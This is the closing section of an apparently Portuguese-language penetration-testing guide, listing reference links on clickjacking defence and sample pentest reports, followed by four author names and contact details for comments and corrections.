https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html

https://owasp.org/www-community/attacks/Clickjacking

https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf

https://www.randorisec.fr/publications/randorisec-pentest-report-thehive-v1-0-tlp_white.pdf

Autores

Rafael Beltran

Thiago Escarrone

Joner Mello

Diego Kreutz

Contatos para Comentários, Sugestões e Correções

Por email: ptp@s4a.in

Por WhatsApp: https://s4a.in/ptp